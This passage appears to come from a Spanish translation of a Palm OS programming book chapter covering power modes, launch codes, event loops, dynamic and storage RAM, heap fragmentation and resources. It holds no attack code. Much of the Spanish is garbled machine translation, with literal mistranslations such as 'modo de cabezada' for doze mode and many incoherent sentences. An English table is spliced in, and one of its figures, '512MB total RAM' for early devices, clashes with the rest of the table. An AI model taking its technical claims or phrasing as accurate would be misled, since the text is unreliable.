Comparando a Palm OS Versions. 37
Cambios en Version 2.0. 37
Cambios en Version 3.0. 38
Cambios en Version 3.1. 38
Cambios en Version 3.2. 38
Cambios en Version 3.3. 39

Cambios en Version 3.5. 39
Cambios en Version 6.0. 39
Resumen. 39

En Este Capítulo

Iniciaremos con el uso del sistema operativo, corriendo aplicaciones Palm , Veremos aplicaciones trabajando con la memoria de la Palm,
Se vera como se usan los recursos Y la interfaz del usuario, Así como los elementos para comunicarse con Otros dispositivos, Compararemos las versiones del sistema operativo Palm OS.

Comprendiendo el sistema operativo palm Os

El capítulo previo se presentó a usted la filosofía detrás de plataforma computacional Palm y la disposición mental que requiere para escribir aplicaciones para ella. Aún con las limitaciones impuestas en una aplicación Palm el hardware y la naturaleza muy móvil de uso de Palm, Palm OS provee una riqueza de características para el desarrollado. El Palm OS manipula todo de interacción del usuario para la dirección de la base de datos para comunicaciones seriales. Este capítulo provee una visión general de la estructura del Palm OS y cómo afecta al diseño de aplicaciones.

Usando el poder de Palm OS

Por su tamaño pequeño, una Palm OS ó computadora de mano debe ocuparse de una forma muy diferente a un computador de escritorio.

El Palm OS es diseñado para minimizar uso de poder, haciendo aun apariencia de sistemas ecológicamente al consulir poca energia de baterias. Las máquinas de PC de escritorio no ayudan al ahorrar dinero en la cuenta eléctrica, pero los dispositivos Palm OS tienen energía eficiente para una razón diferente: La vida de la batería entonces es larga.

La mayoría de las Palm funcionan con un par de baterías del álcalinas AAA y aun los dispositivos de la familia Palm V, con sus baterías recargables del ion del litio, tiene poco el poder de escatimar. El Palm OS logra aumentar un poquito el poder disponible por semanas de operación normal, lo cual es realmente asombroso aun cuando a usted le da la impresión que el dispositivo nunca esta apagado.

Una Palm OS (Computadora de mano) constantemente provee de energia para los subsistemas importantes. El botón del on/off en el dispositivo sólo pone el dispositivo entre un modo de poder bajo y un modo más activo. La energia de las baterias no debe estar completamente apagado en el Palm, porque la memoria, reloj de tiempo real, y los circuitos del sistema requiere algún poquito de poder constantemente para la operación correcta. Esto es particularmente importante en caso de la memoria porque el dispositivo almacena aplicaciones y datos permanentes en RAM, lo cual pierde datos si no tiene enrgia suficiente.

El Palm OS soporta tres modalidades de operación:

. Función siesta. Éste es el modo que un usuario Palm identifica a su dispositivo como " completamente

Apagado." Todo en el dispositivo que no requiere poder es cerrado, incluyendo la pantalla, el digitalizador, y el reloj principal de sistema.

Sólo los sistemas esenciales se interrumpen como el sistema de circuitos de generación y el reloj de tiempo real es activo, junto con un poco de poder para conservar la RAM y sus datos. Cuando el dispositivo está en el modo de siesta, sólo hay ciertas interrupciones, tal como la entrada del puerto serial ó usb de computadora o al presionar un botón del hardware la palm volvera a despertar y se encendera la Palm, Después de un período de tiempo inactivo inactivo por el usuario (de uno a minutos), el dispositivo caerá en modo de siesta.

. El modo de cabezada. La mayoría de las veces el dispositivo parece estar encendido ", " está en el modo de cabezada. El reloj principal, digitalizador, y pantalla LCD se encienden, y el reloj del procesador no está marchando pero no ejecutando instrucciones. Cuando no haya usuario introduzca en la computadora ir en procesión, el sistema introduce modo de cabezada. Cualquier hardware interrumpa (como la entrada del texto) que el procesador recibe sacará el procesador de cabezada, lo cual es mucho más rápido que saliendo de modo de sueño, porque el dispositivo no necesita energizar arriba cualquier de su hardware periférico.

. Poniendo a funcionar un modo. En este modo, el procesador activamente ejecuta instrucciones.La entrada del usuario en el modo de cabezada pondrá el dispositivo en el modo corredor, como voluntad uno interrumpe mientras en el modo de cabezada de modo o de sueño, como la alarma de sistema apagándose o el usuario presionando un botón del hardware. El dispositivo se queda en correr modo lo suficientemente largo de tramitar la entrada del usuario, usualmente menos de un segundo, y entonces inmediatamente desciende dormitar modo. La mayoría de aplicaciones causarán el sistema para entrar en poner a funcionar modo sólo 5 por ciento del tiempo.

Poniendo a funcionar una Aplicación Palm OS

El Palm OS tiene un núcleo Kernel multitarea preventivo. Sin embargo, el Usuario al ejecutar una aplicacion , tipo Application Shell (UIAS), la parte del OS responsable para manejar aplicaciones que exhiben una interfaz del usuario, pone a funcionar aplicación en único tiempo. Normalmente, la única tarea corriendo es la UIAS, lo cual llama al código de aplicación como una subrutina. Los UIAS no ganan control otra vez hasta que la aplicación que esta actualmente corriendo se cierra, en cuyo punto las llamadas a las UIAS son inmediatamente llamadas a la siguiente aplicación como otra subrutina.

Nota : Las aplicaciones no pueden estar multi-Abiertas al mismo tiempo, porque deben correr dentro de un solo UIAS.

Ciertas llamadas en una aplicación causará que el Sistema operativo lanze una tarea nueva. Por ejemplo, la aplicación HotSync inicia otra tarea al omunicarse con el puerto serial/Usb con la computadora de escritorio. La comunicación serial tiene una prioridad inferior que la tarea principal de la interfaz del usuario.

Esta creación de una tarea nueva tiene en cuenta más comunicación optimizada, ambos con el computador de escritorio y el usuario.

Si el usuario toca la pantalla se cancela la sincronizacion, entonces la tarea de la interfaz del usuario prioritaria más alta de ejecuta inmediatamente al tocar la pantalla, teniendo en cuenta la respuesta rápida por la entrada del usuario, aun cuando la tarea serial usar la mayor parte de los procesador cronometran para comunicarse con el computador de escritorio. Sin embargo, porque allí usualmente no es cualquier

interacción del usuario durante una sesión HotSync, la tarea serial usa más tiempo del procesador la cual necesita para una comunicación rápida.

Nota: Sólo el software de sistema puede emprender una tarea nueva. El código de aplicación no tiene acceso directo a las multitareas de las APIs (API=Librerias de interfase avanzada) en Palm OS .

Como responde el sistema al cargar Codigos

Cuando el sistema inicia una aplicación, llama una función llamada **PilotMain** (parecido a la función **main** principal en un programa de lenguaje C) y le pasa a ella un código al iniciar. El código iniciado puede decir si la aplicación comienza y exhibe su interfaz del usuario, en cuyo caso pondrá en marcha el seguimiento de un acontecimiento y procesará el acontecimiento en la cola. Este tipo de arranque es llamado inicio normal.

Alternativamente, el código de inicio puede decir si la aplicación realizara alguna tarea pequeña.

sin exhibir a su usuario la interfase, y entonces sale. Palm OS busca la de función de trabajos globales por este tipo, enviando un código al iniciar cada aplicación en el dispositivo requerido y hace una búsqueda de sus propias bases de datos por sus cadenas de caracteres. Los códigos cargados también existen para muchos otros propósitos, tan inaugurales la aplicación para un registro específico o hacer saber la aplicación que un HotSync justamente ha sido completado.

Cuando una aplicación recibe cualquier código cargado aparte de una carga normal, el control no pasa para por el camino del acontecimiento, pero más bien para otra función en la aplicación que cumple con su trabajo fuera del caminino del acontecimiento.

Referencia intersectada: cargando codigos está cubierto con más detalle en el capitulo 4, " Escribiendo a Su Primer aplicacion en Palm OS."

Manipulando Eventos

Una aplicacion de Palm OS es un acontecimiento-conducido, recibiendo eventos desde el sistema operativo y cualquier manipulacion o pasándolos de regreso para ser manipulados por el propio sistema operativo. Una estructura de acontecimiento describe el tipo de acontecimiento que ha tomado lugar (por ejemplo, un golpe ligero en un botón de la pantalla), así como también la informacion relaciónada con ese acontecimiento, Asi como las coordenadas de la pantalla al tocar con el lapiz optico. Durante el proceso normal, la ejecución pasa para al acontecimiento de la applicacion, lo cual rescata acontecimientos de la cola de acontecimientos y los lee según el tipo de acontecimiento.

Los acontecimiento enlazados devuelven la mayoría de acontecimientos para el OS, porque el sistema ya tiene facilidades para ocuparse de tareas comunes como los menús que muetra o determina qué botón en la pantalla fue al que se golpeó ligeramente. Esos acontecimientos que no son manipulados por los OS van para el propio manipulador de acontecimiento de la aplicación, lo cual manipula los acontecimientos si son interesantes para la aplicación, o los pasa de regreso al evento enlazado.

Una aplicación típica Palm OS se quedará en acontecimiento enlazado hasta que reciba un acontecimiento diciéndole para cerrar la aplicación, en cuálquier punto del paso del acontecimiento pasará el control a otra función que realiza operaciones de limpieza total y prepara el programa para ser cerrado.

El LOOP ó enlace estándar del acontecimiento es un ingrediente importante en la dirección de poder en una aplicación Palm OS. Una llamada enlazada de acontecimiento normal OS funciona procesando en la cola del acontecimiento, y estas funciones saben bastante acerca del poder directivo para meter el dispositivo en modo siesta si ninguno de los acontecimientos actualmente necesitan el procesamiento. Usando un enlace de evento estándar de acontecimiento también asegura que la aplicación se quede adelante por algunos minutos, los system's operativos se apagara automaticamente que es una caracteristica del dispositivo para entrar en el modo de siesta .

Referencias rapida: Los eventos enlazados están cubiertos con más detalle en el capitulo 4, " Escribiendo a Su First Palm OS Application."

Manejando la Memoria

Porque la Palma OS fue diseñado para funcionar con el poder bajo y barato, El bajo poder de los dispositivos de mano, Es muy bueno aun ocupándose de condiciones apretadas de memoria. La Palm OS no manipula toda la carga de transacción con un espacio de memoria tan limitado, sin embargo.

Las restricciones de memoria en un Palm el dispositivo OS requieren que usted ponga atención meticulosa para cómo usa usted memoria en su aplicación. Por consiguiente, entender la arquitectura de memoria del Palm OS es de suma importancia escribiendo una aplicación exitosa.

Ambos el ROM y RAM de un dispositivo Palm OS residen en un módulo de memoria llamado tarjeta. En los primeros dispositivos , ésta constituye una tarjeta fisica, Las cuales el usuari fácilmente puede actualizar ó reemplazar para una mejor cantidad de memoria disponible, intercambiar los OS y aplicaciones en el ROM para versiones más nuevas, o ambos. Sin embargo, una " tarjeta " es sólo una abstracción lógica usada por el Palm OS para describir una memoria que el área solió contener ROM y RAM; Un dispositivo puede tener cualquier número de targetas lógicas o ninguna del todo.

A partir de Palm OS 3.5, hay tarjeta única disponible (tarjeta 0), pero Palm futuro OS handhelds realmente puede tener más que una tarjeta de memoria.

El Palm OS es creado alrededor de una arquitectura de memoria de 32 bits, con tipos de datos 8, 16, y 32 bits de longitud. Las direcciones de memoria son de 32 bits de longitud, otorgandole al sistema operativo un total de 4GB de espacio de direcciones en el cual puede almacenar datos y código. El sistema operativo reserva 256MB de espacio de direcciónes para cada tarjeta. Las versiones futuras del Palm OS tienen un montón de cuarto para expandir, Los dispositivos actuales usan sólo una fracción del espacio disponible para direcciónes.

Cuidado:La arquitectura de memoria descrita aquí es representativa sólo implementada en la versión Palm OS 3.5 y anteriores, y está sujeta a cambiar en versiones futuras.

Confiar en estos detalles específicos en la implementación puede causar su aplicación pueda chocar ó no funcionar en versiones futuras de los Sistemas operativos Palm. Siempre use las APIs de memoria Palm OS manipular memoria.

La RAM en Palm OS es dividida en dos áreas: La RAM dinámica y la RAM de almacenamiento.

Creo que la figura 2-1 gráficamente bosqueje estas áreas de memoria y lo que contienen.




Figure 2-1: RAM in the Palm OS is divided into two areas: dynamic RAM and storage RAM.

La RAM dinámica sirve para muchos de los mismos propósitos como RAM en un computador de escritorio;

Provee un espacio para el almacenamiento temporal de variables globales y otros datos eso no requiere persistencia entre ejecuciones de una aplicación.

La RAM de almacenamiento es usada mucho de la misma forma que los archivos de sistema del disco duro en una Pc de escritorio; El aproveechamiento y el almacenamiento permanente para aplicaciones y los datos. Ambos dinámico y el almacenamiento RAM están adicionalmente detallados en la siguiente sección.

RAM dinámica

El área entera dinámica de la RAM del dispositivo se usa para implementar un almacenamiento-dinámico. Un almacenamiento dimanico es un área contiguo de memoria que maneja y contiene unidades más pequeñas de memoria. Estas unidades más pequeñas son llamados trozos(chunks). Un trozo es un área contiguo de memoria entre 1 byte y ligeramente menos de 64KB en el tamaño. Todos los datos en el ambiente Palm OS son almacenados en trozos(chunks).

Cuidado: Las implementaciones actuales del Palm OS restringen trozos ó chunks para menos de 64KB en el tamaño, pero esta restricción no puede existir en versiones futuras de los OS. Otra vez, siempre use los APIs de memoria Palm OS para manipular memoria.

la acumulación dinámico provee memoria para varios propósitos:
. La aplicación y el sistema de las variables globales
. La asignación de recursos por el sistema quizas al cargar una aplicación, como el TCP/IP , las pilas , y el Infrarrojo IrDA
. (Stack) Almacenamiento y retiro de la memoria en un orden inverso al de la entrada al correr una aplicación
. Asignación temporal de memoria
. Las asignaciones dinámicas por las aplicaciones
La tabla 2-1 muestra como se asigna el espacio a las areas dinámicas en versiones diferentes versiones del sistema operativo, y provee una lista de fallas echas por la memoria.

Aviso estas se podrian usar aun en versiones recientes, el almacenamiento dinámico de recursos de sistema es todavía una cantidad muy pequeña de memoria, la mayor parte de cuál está usado por el sistema operativo mismo. Muy poca memoria se queda para el uso de aplicación.

Table 2-1
The Dynamic Heap in Various Versions of Palm OS

Memory Usage	*OS 3.x (more than 1MB total RAM; TCP/IP and IrDA)*	*OS 2.0 (1MB total RAM; TCP/IP only)*	*OS 2.0/1.0 (512MB total RAM; no TCP/IP or IrDA*
Total dynamic memory	96KB	64KB	32KB
System globals (UI globals, screen buffer, database references, and so forth.)	about 2.5KB	about 2.5KB	about 2.5KB
TCP/IP stack	32KB	32KB	0KB
System dynamic allocation (IrDA, "Find" window, temporary allocations)	variable amount	about 15KB	about 15KB
Application stack (call stack and local variable space)	4KB (default)	2.5KB	2.5KB
Remaining space (dynamic allocations, application global variables, static variables)	36KB	12KB	12KB

Toda la RAM dinámica está dedicada al uso dinámico. Aun si algunas áreas dinámicas no se usan actualmente (por ejemplo, si ninguna comunicación de TCP/IP actualmente no toma lugar), Esa memoria está todavía disponible sólo para las afijaciones dinámicas perfiladas en Tabla 2-1.

Las aplicaciones ubican, manipulan, y libreran el espacio de la memoria dinámica acumulada usando el la memoria manger Palm OS. Las funciones encargadas de memoria permiten uso seguro de la memoria dinámica en el dispositivo, a pesar de cómo corre la versión del OS estructuras internamente de esa memoria.

Referancia rapida: Vea el Capitulo 4, " Escribiendo Su primer applicacion palm Os, " para más detalles acerca de los APIs administradores de memoria.
Almacenamiento de Memoria RAM
En el dispositivo que no está dedicado a la acumulación dinámica está dividida en el número de almacenamiento acumulado. El tamaño y el número de acumulaciones de almacenamiento están bajo la dependencia de versión de los OS y la cantidad total de RAM disponible en el dispositivo. En versiones 1.0 y 2.0 del Palm OS, la RAM de almacenamiento es dividida en varias partes de almacenamiento de 64KB. 3.x de versión trata toda la RAM de almacenamiento disponible como un montón grande de almacenamiento.


El uso de la versión 3.x del SO usa una acumulacion grande de memoria ,es una mejora grande sobre anteriores versiones del Palm OS porque previene fragmentación de memoria de almacenamiento. La fragmentación ocurre como los montones de almacenamiento se llenen de datos. Aun si sobra la memoria libre total para un registro nuevo, no puede sobrar el espacio contiguo en cualquier montón dado a contener eso sin precedente.

Por ejemplo, asuma que hay cuatro montones de almacenamiento, cada uno con 64KB de tamaño, con 40KB de memoria llenó en cada montón. Hay un total de 96KB de memoria libre, pero si una aplicación trata de ubicar a 50KB, entonces no podrá, porque hay, a lo mejor, sólo 24KB disponible en cualquier montón dado. La siguiente figura ilustra esta situación y muestra cómo las versiones diferentes de Palm OS tratan de ocuparse de este problema. Observe que las posteriores versiones del Palm OS se ocupan demasiado mejor de fragmentación que las anteriores versiones.

La versión 1.0 usa una estrategia ineficaz de almacenamiento que intenta conservar todos los montones igualmente llenos, lo cual de hecho causa cada afijación nueva para ser más difícil que lo último. La versión 2.0 mejora esto un poco de ubicando memoria del montón con el espacio más libre. 2.0.4 de sistema Update más allá mejora este esquema, moviendo trozos de memoria del montón menos llenado para otros montones hasta sobra espacio para la afijación nueva.

La versión de la palma OS 3.0 finalmente se deshizo de problemas de fragmentación metiendo toda memoria de almacenamiento en un montón grande.

La fragmentación en anteriores dispositivos Palm es otra buena razón para hacer su aplicación en tantos trozos pequeños como posible. No sólo está allí menos RAM total disponible en anteriores dispositivos, pero la fragmentación de memoria puede hacer lo que parece una aplicación razonablemente de tamaño imposible para instalar en versiones anteriores al Os 3.1 porque lo programadores no usaron la desfragmentación total.



Memory fragmentation in different versions of the Palm OS

Los trozos de memoria ó (Memory chunks) en un montón de almacenamiento son llamados registros. Cada registro es parte de una base de datos implementada por el administrador de datos Palm OS. Una base de datos es simplemente una lista de memoria de trozos y alguna información del encabezado de la base de datos. La mayoría de las veces, los registros en una parte particular de la base de datos algún tipo de asociación, como cada registro representando una cita en el Date Book Hacen una reservación.
La Palma que el gerente de datos OS provee funciona para crear, abriéndose, cerrándose, y suprimir bases de datos, así como también funciona manipular registros dentro de esas bases de datos.
Una base de datos en el Palm OS sirve mucho la misma función como un archivo en un computador de escritorio. A merced de los contenidos de los registros de una base de datos, una base de datos dada puede representar una aplicación, una biblioteca compartida, o datos de aplicación simplemente almacenados.

Porque la memoria es un activo tan limitado en un Palm OS de mano, las aplicaciones no copian datos de un almacenamiento acopie para el montón dinámico para modificarlo los computadores de escritorio de forma copian datos de la unidad de disco duro para la memoria. Los datos y gerentes de memoria en el Palm OS cierran trozos individuales de memoria y les editan en el lugar.
La RAM sirve para almacenamiento permanente, y aun los mejores programadores pueden introducir errores en su código eso escriba para la dirección equivocada de memoria. Por esto, el Palm OS no dará una aplicación permiso de cambiar los contenidos de cualquier trozo de memoria de almacenamiento sin usar la memoria y los APIs del administrador de datos. Se logra todavía cambiar los contenidos de memoria dinámica, sin embargo, así es que sea seguro para usar cautela al escribir para el montón dinámico.
Los registros en una base de datos pueden esparcirse a través de montones múltiples de almacenamiento e intercalados con registros de otras bases de datos. También pueden ser localizados en ROM como parte de las aplicaciones que se embarcan con los OS. La única restricción en la localización de registros individuales es esa todos los registros en una base de datos dada deben residir en la misma tarjeta de memoria.
La referencia cruzada Part IV, " Almacenando Información en el Palm OS Handheld, " provee detalles acerca de usar al administrador de datos Palm OS manipular bases de datos y registros.

Usando recursos

Palm OS está compuesta de recursos, Los cuáles son los bloques que representan datos, el código ejecutable, los elementos de la interfaz del usuario, y otros partes de la aplicación.
Los recursos pueden ser reacomodados en la memoria, Así cada uno es identificado con 4-byte como nombre de recurso (como tBTN para un botón de comando) y 2- bytes como ID.
Tres tipos de recursos son como sigue:
. Los recursos de sistema
. Recursos catalogados
. Recursos proyecto
Los recursos de sistema incluyen el código de aplicación de el mismo, las estructuras de datos para iniciar las variables globales de la aplicación, y al iniciar ó encender la palm se requiere información por el OS para lanzar las aplicaciones. Estos recursos se forman usualmente por el ambiente de desarrollo del código fuente que usted ha escrito.
Los recursos del catálogo incluyen los elementos diversos de la interfaz del usuario, de etiquetas para botones a sroll bars. Usted debe crear estos recursos por usted mismo, suministrar identificadores para que su código pueda usarlos durante la ejecución.

Los recursos de proyecto incluyen cosas que se estableció referencias para a todo lo largo de su aplicación, como formas, alertas de diálogos, y menús. Usted también debe crear estos recursos por usted mismo. Algunos recursos de proyecto, como formas, sirven como contenedores de catalogo de recursos y otros recursos de proyecto
Una aplicación Palm OS es realmente una base de datos de recurso. Contiene todo el código, interfaz del usuario, y otros recursos necesarios para poner en funcionamiento la aplicación correctamente.
En la computadora de escritorio, los archivos de base de datos de recurso acaban en la extensión .PRC, así es que las bases de datos de recurso son a menudo llamados archivos PRC.
Los recursos también tienen en cuenta localización más fácil de una aplicación. Porque todos los elementos de la interfaz del usuario y las cadenas de caracteres de una aplicación pueden ser guardados en recursos separados de la aplicación del código, traduciendo una aplicación a otro lenguaje es una materia simple de reconstrucción los recursos en el lenguaje nuevo. El usar esta modulación asegura que su código a correr para la aplicación no necesite estar cambiado o recompilando para localizar la aplicación.

Referencia ; En el Capítulo 6, " Creando y Entendiendo Recursos, " se informa acerca de los recursos a detalle.


Diseñando la Interfaz del Usuario

